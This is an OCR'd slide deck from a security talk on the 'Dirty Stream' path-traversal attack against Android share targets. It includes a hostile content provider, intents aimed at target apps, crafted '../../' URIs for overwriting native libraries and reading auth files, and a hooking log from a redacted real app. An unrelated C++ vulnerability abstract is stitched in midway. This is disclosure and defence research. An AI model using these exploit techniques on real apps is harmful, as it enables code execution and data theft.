Dirty Stream Attack

Turning Android Share Targets Into Attack Vectors

Dimitrios Valsamaras

Microsoft Threat Intelligence

about://me

@Ch0pin @Ch0pin@infosec.exchange

- Engaged in computer security since 2002
- Android security addict for the last 5 years
- Senior security researcher @Microsoft
- Father of two
- Writing music, guitar, piano

Did you say Android ?

Outline


Data and file sharing using content providers


Share Targets


Dirty stream attack


Impact


Defense


Blackhat Sound Bytes

Content providers


A **Content Provider** conveys ways to securely share data with other Android applications

A **Content Resolver** is a proxy object, used to communicate with the Content Provider

A **Cursor Loader** is used to run an asynchronous query in the background not blocking the main thread

The result of a query can be retrieved via a **Cursor Object**

Content providers



Server

ActivityThread
(Main Thread)

- H.handleMessage ⟸ BIND_APPLICATION
- handleBindApplication
- installContentProviders
- installProvider - - - - - - ▸ ContentProvider

attachInfo

- Authority
- Process Name
- Class name
- Package Name

Consumer

- getContentResolver
- ApplicationContentResolver
- query

Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder
Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder, CancellationSignal cancellationSignal
Uri uri, String[] projection, Bundle queryArgs, CancellationSignal cancellationSignal

- {"column_1","column_2",…,"column_N"}
- content://**authority**/**table**/**filename**

- **Cursor.get [String | Int | Long | Double | Float](column index)**

File providers

Subclass of the ContentProvider

Share files by creating content Uris instead of file

Specify shared directories in XML format, using child elements of the <paths>

content://com.example.app/test_root

file://

```xml
<paths xmlns:android="http://schemas.android.com/apk/res/android">
    <!-- / -->
    <root-path name="test_root" />
    <!-- /proc/1 -->
    <root-path name="test_init" path="proc/1/" />
    <!-- /data/data/com.example/files -->
```

ParcelFileDescriptor ⟸ **openFile**

AssetFileDescriptor ⟸ **openAssetFile**

The file-paths file

```
<paths xmlns:android="http://schemas.android.com/apk/res/android">
    <!-- / -->
    <root-path name="test_root" />
    <!-- /proc/1 -->
    <root-path name="test_init" path="proc/1/" />
    <!-- /data/data/com.example/files -->
    <files-path name="test_files" />
    <!-- /data/data/com.example/files/thumbs -->
    <files-path name="test_thumbs" path="thumbs/" />
    <!-- /data/data/com.example/files/shortcut_icons -->
    <files-path name="shortcut_icons" path="shortcut_icons/"/>
    <!-- /data/data/com.example/cache -->
    <cache-path name="test_cache" />
    <!-- /storage/emulated/0 -->
    <external-path name="test_external" />
    <!-- /storage/emulated/0/Android/com.example/files -->
    <external-files-path name="test_external_files" />
    <!-- /storage/emulated/0/Android/com.example/cache -->
    <external-cache-path name="test_external_cache" />
    <!-- /storage/emulated/0/Android/com.example/media -->
    <external-media-path name="test_external_media" />
</paths>
```

content://com.example/test_root/data/data/com.example/

file:///storage/emulated/0

File providers (consumer)

- openInputStream
- openAssetFileDescriptor

} content://

cache → External or Internal directory

Content providers Security

```
/** See {@code Manifest#READ_CONTACTS} */
public static final String READ_CONTACTS = "android.permission.READ_CONTACTS";

/** See {@code Manifest#WRITE_CONTACTS} */
public static final String WRITE_CONTACTS = "android.permission.WRITE_CONTACTS";

/** See {@code Manifest#SET_DEFAULT_ACCOUNT_FOR_CONTACTS} */
public static final String SET_DEFAULT_ACCOUNT_FOR_CONTACTS =
        "android.permission.SET_DEFAULT_ACCOUNT_FOR_CONTACTS";

/** See {@code Manifest#READ_CALENDAR} */
public static final String READ_CALENDAR = "android.permission.READ_CALENDAR";

/** See {@code Manifest#WRITE_CALENDAR} */
public static final String WRITE_CALENDAR = "android.permission.WRITE_CALENDAR";

/** See {@code Manifest#ACCESS_MESSAGES_ON_ICC} */
public static final String ACCESS_MESSAGES_ON_ICC = "android.permission"
        + ".ACCESS_MESSAGES_ON_ICC";

/** See {@code Manifest#SEND_SMS} */
public static final String SEND_SMS = "android.permission.SEND_SMS";

/** See {@code Manifest#RECEIVE_SMS} */
public static final String RECEIVE_SMS = "android.permission.RECEIVE_SMS";
```

content://com.android.contacts

content://com.android.calendar

Content providers Security

```
<provider android:authorities="list"
          android:directBootAware=["true" | "false"]
          android:enabled=["true" | "false"]
          android:exported=["true" | "false"]
          android:grantUriPermissions=["true" | "false"]
          android:icon="drawable resource"
          android:initOrder="integer"
          android:label="string resource"
          android:multiprocess=["true" | "false"]
          android:name="string"
          android:permission="string"
          android:process="string"
          android:readPermission="string"
          android:syncable=["true" | "false"]
          android:writePermission="string" >
    . . .
</provider>
```

FLAG_GRANT_[READ|WRITE]_URI_PERMISSION

Content providers Security ?

Class: android.content.Context

```
public abstract void grantUriPermission (String toPackage,
                Uri uri,
                int modeFlags)
```

Grant permission to access a specific Uri to another package, regardless of whether that package has general permission to access the Uri's content provider.

Notice anything strange ?

Share Targets

A share target is an Android application that can receive data or files from other apps

Examples: file/image/video processing, mail clients, messengers, social network, browsers ...

To create a share target:

- Use an Activity with a matching intent filter OR
- Use the ChooserTargetService OR
- Use the Sharing shortcuts API

Share Targets

1. STREAM HANDLER
2. INTENT FILTER
3. DATA TYPE

```
<activity android:name=".ui.MyActivity" >
    <intent-filter>
        <action android:name="android.intent.action.SEND" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="image/*" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.SEND" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="text/plain" />
    </intent-filter>
    <intent-filter>
        <action android:name="android.intent.action.SEND_MULTIPLE" />
        <category android:name="android.intent.category.DEFAULT" />
        <data android:mimeType="image/*" />
    </intent-filter>
</activity>
```

Sending a file

Create an intent of action
ACTION_SEND or ACTION_SEND_MULTIPLE

Attach a file as an EXTRA_STREAM extra

Define the data type

Create a new intent using the Intent.createChooser

Use the startActivity to start the share-sheet dialog

Sending a file


```
1  Intent sendIntent = new Intent(Intent.ACTION_SEND);

2  sendIntent.putExtra(Intent.EXTRA_STREAM,Uri.parse( uriString: "content://authority/path/file"));

   sendIntent.setType("image/jpeg"); 3

   Intent shareSheet = Intent.createChooser(sendIntent, title: null); 4

   startActivity(shareSheet); 5
```



Handling a stream

```
public static final java.lang.String getFilename(android.content.Context context, android.net.Uri uri) {

    java.lang.String filename = "";

    android.database.Cursor query = context.getContentResolver().query(uri, new java.lang.String[]{"_display_name"},
            selection: null, selectionArgs: null, sortOrder: null, cancellationSignal: null);

    if (query != null) {
        try {
            if (query.moveToFirst()) {
                filename = query.getString(query.getColumnIndex( columnName: "_display_name"));
            }
        } catch (Exception e){
            e.printStackTrace();
        }
    }

    if (filename != null) {
        return filename;
    }
    throw new java.lang.IllegalArgumentException("Could not get filename from " + uri);
}
```

Handling a stream

```
public void copyfile(Uri uri, String filename) {

    InputStream inputStream = null;

    File cache = new File(getFilesDir(),filename);

    try {
        inputStream = getApplicationContext().getContentResolver().openInputStream(uri);

        java.io.FileOutputStream fileOutputStream = new java.io.FileOutputStream(cache);

        copyTo(inputStream, fileOutputStream);

    } catch (FileNotFoundException e) {
        e.printStackTrace();
    }
```

Handling a stream

Both values are controlled by the sender !

```
public void copyfile(Uri uri, String filename) {

    InputStream inputStream = null;

    File cache = new File(getFilesDir(),filename);

    try {
        inputStream = getApplicationContext().getContentResolver().openInputStream(uri);

        java.io.FileOutputStream fileOutputStream = new java.io.FileOutputStream(cache);

        copyTo(inputStream, fileOutputStream);

    } catch (FileNotFoundException e) {
        e.printStackTrace();
    }
```

Handling a stream

221

A condensed version to just extract the file name (assuming "this" is an Activity):

```
public String getFileName(Uri uri) {
  String result = null;
  if (uri.getScheme().equals("content")) {
    Cursor cursor = getContentResolver().query(uri, null, null, null, null);
    try {
      if (cursor != null && cursor.moveToFirst()) {
        result = cursor.getString(cursor.getColumnIndex(OpenableColumns.DISPLAY_NAM
      }
    } finally {
      cursor.close();
    }
  }
  if (result == null) {
    result = uri.getPath();
    int cut = result.lastIndexOf('/');
    if (cut != -1) {
      result = result.substring(cut + 1);
    }
  }
  return result;
}
```

```
public static final java.lang.String getFilename(android.content.Context context, android.net.Uri uri) {

    java.lang.String filename = "";

    android.database.Cursor query = context.getContentResolver().query(uri, new java.lang.String[]{"_display_name"},
            selection: null, selectionArgs: null, sortOrder: null, cancellationSignal: null);

    if (query != null) {
        try {
            if (query.moveToFirst()) {
                filename = query.getString(query.getColumnIndex( columnName: "_display_name"));
            }
        } catch (Exception e){
            e.printStackTrace();
        }
    }

    if (filename != null) {
        return filename;
    }
    throw new java.lang.IllegalArgumentException("Could not get filename from " + uri);
```

An Empirical Study of C++ Vulnerabilities in Crowd-Sourced Code Examples

Morteza Verdi, Ashkan Sami, Jafar Akhondali, Foutse Khomh, Gias Uddin, Alireza Karami Motlagh

Software developers share programming solutions in Q&A sites like Stack Overflow. The reuse of crowd-sourced code snippets can facilitate rapid prototyping. However, recent research shows that the shared code snippets may be of low quality and can even contain vulnerabilities. This paper aims to understand the nature and the prevalence of security vulnerabilities in crowd-sourced code examples. To achieve this goal, we investigate security vulnerabilities in the C++ code snippets shared on Stack Overflow over a period of 10 years. In collaborative sessions involving multiple human coders, we manually assessed each code snippet for security vulnerabilities following CWE (Common Weakness Enumeration) guidelines. From the 72,483 reviewed code snippets used in at least one project hosted on GitHub, we found a total of 69 vulnerable code snippets categorized into 29 types. Many of the investigated code snippets are still not corrected on Stack Overflow. The 69 vulnerable code snippets found in Stack Overflow were reused in a total of 2859 GitHub projects. To help improve the quality of code snippets shared on Stack Overflow, we developed a browser extension that allow Stack Overflow users to check for vulnerabilities in code snippets when they upload them on the platform.

Adversary Model

- User has installed a rogue app
- No permissions needed

(INTERNET: only in case we want to download a payload remotely)

Dirty Stream Attack

Request to process file

What is the name of the file?

Name = ../../data/data/vuln.app/ [so | dex | js | xml | *]

openInputStream(Uri)

Content =

Dirty Stream Attack

Create a customized file provider to share a payload

Modify the query method to return a mal-crafted file name

Modify the openFile to return a file to descriptor to our payload

Minimize user interaction

Customizing the file provider

```
1 usage
public class HostileProvider extends ContentProvider {
    @Override
    public boolean onCreate() { return false; }
    @{...}
    public android.database.Cursor query(android.net.Uri uri, java.lang.String[] projection, java.lang.String selection,
                                         java.lang.String[] selectionArgs, java.lang.String sortOrder)
    {...}
    @Override // android.content.ContentProvider
    public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {...}
    @Override // android.content.ContentProvider
    public ParcelFileDescriptor openFile(Uri uri, String mode, CancellationSignal cancellationSignal)
            throws FileNotFoundException {...}
    @Override
    public String getType(@NonNull Uri uri) { return null; }
    @Override
    public Uri insert(@NonNull Uri uri, @Nullable ContentValues contentValues) { return null; }
    @Override
    public int delete(@NonNull Uri uri, @Nullable String s, @Nullable String[] strings) {...}
    @Override
    public int update(@NonNull Uri uri, @Nullable ContentValues contentValues, @Nullable String s,
                      @Nullable String[] strings) {...}
    //...
}
```

Customizing the file provider

```
@Override
public android.database.Cursor query(android.net.Uri uri, java.lang.String[] projection,
                                     java.lang.String selection, java.lang.String[] selectionArgs,
                                     java.lang.String sortOrder) {

    Log.d( tag: "Incoming Query:",uri.toString());

    android.database.MatrixCursor matrixCursor = new android.database.MatrixCursor
            (new java.lang.String[]{"_display_name", "_size","_data","title"});

    boolean doEncode = uri.getBooleanQueryParameter( key: "enc", defaultValue: false);
    String displayName = "";

    if(doEncode) {...}
    else {
            displayName=  uri.getQueryParameter( key: "name");
    }
    if(displayName.equals("null"))
        matrixCursor.addRow(new java.lang.Object[]{ null, uri.getQueryParameter( key: "_size"),null, null});
    else
        matrixCursor.addRow(new java.lang.Object[]{ displayName, uri.getQueryParameter( key: "_size"),displayName, displayName});

    try {...}
    catch (Exception e){
        e.printStackTrace();
    }
    return matrixCursor;
}
```

Customizing the file provider


```
@Override // android.content.ContentProvider
public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    Log.d( tag: "openFile:",uri.toString());
    return ParcelFileDescriptor.open(new File(uri.getQueryParameter( key: "path")), ParcelFileDescriptor.MODE_READ_ONLY);
}
```

Get the incoming Uri

Obtain the path query parameter

Return a file descriptor the path obtained from the previous step

Carrying the payload




```
223
224     private void writeToFilesFolderFromAssets(String filename) {
225         try {
226             InputStream is = getAssets().open(filename);
227             File filesDir = getFilesDir();
228             File file = new File(filesDir, filename);
229
230             //if(!file.exists()) {
231             OutputStream os = Files.newOutputStream(Paths.get(file.getAbsolutePath()));
232             byte[] buff = new byte[1024];
233             int len;
234             while ((len = is.read(buff)) > 0) {
235                 os.write(buff, off: 0, len);
236             }
237             os.flush();
238             os.close();
239             is.close();
240             //}
241         } catch (IOException e) {
242             e.printStackTrace();
243
244         }
```

Minimizing user interaction

Target package name and component

```
public void checkDirtyStreamVuln(String pkg, String clazzName, String type, Uri uri, Boolean fp)
{

    Intent intent = new Intent(Intent.ACTION_SEND).setClassName(pkg, clazzName);
    intent.putExtra(Intent.EXTRA_STREAM, uri);
    intent.setType(type);
    startActivity(intent);
}
```

content://com.exploit/dummy.ext?path=/data/data/com.exploit/files/payload&name=../../target_file_name.ext&size=X&enc=[True | False]

_display_name	_size	_data	title
../../target_file_name.ext	X	../../target_file_name.ext	../../target_file_name.ext

Exploiting Write Access

- Loading libraries from the data directory
- Critical settings in the shared_prefs directory
- Using on-demand delivery modules
- Loads code dynamically (DCL)

Bypassing !

if (file.exists()) ➡ abort()

The .bak file

```java
@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);
    SharedPreferences prefs = getApplicationContext().getSharedPreferences(
            name: "example", Context.MODE_PRIVATE);
```

/data/data/com.example.app/shared_prefs/example.xml

android

```java
@UnsupportedAppUsage
SharedPreferencesImpl(File file, int mode) {
    mFile = file;
    mBackupFile = makeBackupFile(file);
    mMode = mode;
    mLoaded = false;
    mMap = null;
    mThrowable = null;
    startLoadFromDisk();
}
```

```java
static File makeBackupFile(File prefsFile) {
    return new File(prefsFile.getPath() + ".bak");
}
```

example.xml.bak

```java
private void startLoadFromDisk() {
    synchronized (mLock) {
        mLoaded = false;
    }
    new Thread("SharedPreferencesImpl-load") {
        public void run() {
            loadFromDisk();
        }
    }.start();
}
```

```java
private void loadFromDisk() {
    synchronized (mLock) {
        if (mLoaded) {
            return;
        }
        if (mBackupFile.exists()) {
            mFile.delete();
            mBackupFile.renameTo(mFile);
        }
    }
```

~~example.xml~~

example.xml.bak -> example.xml

READING FILES

Exploiting Read Access

- Misconfigured content provider
- “Loose” file provider paths
- Caches the stream to a shared directory

Misconfigured Content Provider

The application shares files using a content provider instead of a file provider.

content://com.vulnerable.app/file_path/../../../shared_prefs/user_auth.xml

“Loose” file provider paths

AndroidManifest.xml | file_provider_paths.xml | strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<paths xmlns:android="http://schemas.android.com/apk/res/android">
    <external-files-path name="external_files" path="../data/"/>
    <files-path name="files" path="../data/"/>
    <external-path name="storage" path=""/>
    <external-path name="storageG" path="../../"/>
    <external-path name="root" path="../../../"/>
    <external-path name="Download" path="./Download"/>
    <external-path name="download" path="./Download"/>
</paths>
```

content://com.vulnerable.app/root/

data/data/com.vulnerable.app/shared_prefs/user_auth.xml

Caching to a shared dir


```
InputStream inputStream = context.getContentResolver().openInputStream(uri);
Intrinsics.checkNotNull(inputStream);
FileOutputStream fileOutputStream = new FileOutputStream(file2);
Intrinsics.checkNotNullExpressionValue(inputStream, "inputStream");
ByteStreamsKt.copyTo$default(inputStream, fileOutputStream, , 2, null);
CloseableKt.closeFinally(fileOutputStream, null);
CloseableKt.closeFinally(inputStream, null);
```

file:///sdcard/path/to/cache/file

Or not sanitizing the displayName query parameter

content://com.vulnerable.app/data/data/com.vulnerable.app/shared_prefs/user_auth.xml
?displayName=../../../../../attacker/readable/directory

Impact




Vulnerable	Code Exec	Info. Disc.	Low / NSI
55%	28%	18%	27%

20 Android Apps Sample having > 100M installs

Code Execution Show Case

Code Execution Show Case




```
<activity-alias android:label="@string/reader_thdcall_filereader_office" android:icon=
"@drawable/thirdcall_icon_doc" android:name="com.[redacted].DocReaderActivity" android:exported=
"true" android:excludeFromRecents="true" android:launchMode="singleTask" android:screenOrientation="user"
android:configChanges="screenSize|orientation|keyboardHidden" android:targetActivity=
"[redacted].MainActivity">
 <intent-filter>
     <action android:name="android.intent.action.SEND"/>
     <category android:name="android.intent.category.DEFAULT"/>
     <data android:mimeType="application/msword"/>
     <data android:mimeType="application/vnd.openxmlformats-officedocument.wordprocessingml.document"/>
     <data android:mimeType="application/rtf"/>
     <data android:mimeType="text/rtf"/>
 </intent-filter>
```

Code Execution Show Case

```
private static String i(Context context, Intent intent) {
    String h11 = h(context, intent);
    Uri data = intent.getData();
    String uri = data != null ? data.toString() : "";
    File d11 = e.d(new File(l()), "fileprovider" + c.f(uri));
    if (d11 == null) {
        return h11;
    }
    String absolutePath = d11.getAbsolutePath();
    return absolutePath + File.separator + h11;
}
```

md5(uri)

```
Cursor query = context.getContentResolver().query(data, new String[]{"_display_name"}, null, null, null);
if (query != null && query.getCount() != 0) {
    int columnIndexOrThrow = query.getColumnIndexOrThrow("_display_name");
    query.moveToFirst();
    str = query.getString(columnIndexOrThrow);
```

/storage/emulated/0/Android/data/deducted/cache/.deducted/

\+ Filename returned from the file provider

Code Execution Show Case

```
[ ▶▶▶] Entering:                                                    sion.r
        \_arg[0]: Intent { act=android.intent.action.SEND dat=content://com.exploit/dummy.rtf?path=/data/data/com.exploit/files/pa
load.txt&name=../../../AAAAAAAAAAAA&enc=False&_size=134343 typ=text/rtf flg=0x10400001 cmp=(                    .DocReader/
ctivity clip={text/rtf {U(content)}} (has extras) }
        \_arg[1]:                                  :@cbcafea
        \_arg[2]: pa.g@1d47643

[ ◀◀◀ ] Exiting com.                                tentCallExtension.r
        \_Returns: undefined

[ ◀◀◀ ] Exiting com.                                tentCallExtension.h
        \_Returns: undefined

|File $init called|=================================>: /data/user/0/                                .prefs/public_settings.xml
|File $init called|=================================>: /data/user/0/                                .prefs/com.google.android.gms.measure
ment.prefs.xml
|File $init called|=================================>: /storage/emulated/0/Android/data/com.                                ReaderTemp/thrd
all/fileprovider8c7682a31ada0c4efa17cc260716391a/../../../AAAAAAAAAAAA
```

```
barbet:/storage/emulated/0/Android/data/com.                    /cache # ls -al
total 15
drwxrws---    3 10645    1078          3452 Feb  1 16:50 .
drwxrws---    4 10645    1078          3452 Feb  1 14:26 ..
drwxrws---    4 10645    1078          3452 Feb  1 15:31 .ReaderTemp
-rw-rw----    1 10645    1078            31 Feb  1 16:39 AAAAAAAAAAAA
```

Code Execution Show Case

Can we replace the native libraries ?

```
Intent intent = new Intent( action: "android.intent.action.SEND").setClassName( packageName: "com.[redacted]',
  className: "com.[redacted]DocReaderActivity");
intent.putExtra( name: "android.intent.extra.STREAM", Uri.parse("content://com.exploit/a.zip?path=/data/data/com
 .exploit/files/exploit.apk&name=../../../../../../../../../../../../data/data/com[redacted]
 [redacted]/files/splitcompat/4155/verified-splits/[redacted]unzip[redacted]apk'));
```

Code Execution Show Case

Can we replace the native libraries ?

What about ?

/data/data/deducted/files/splitcompat/[v]**/native-libraries/**

[lib – config][arch].apk/**lib[name].so**

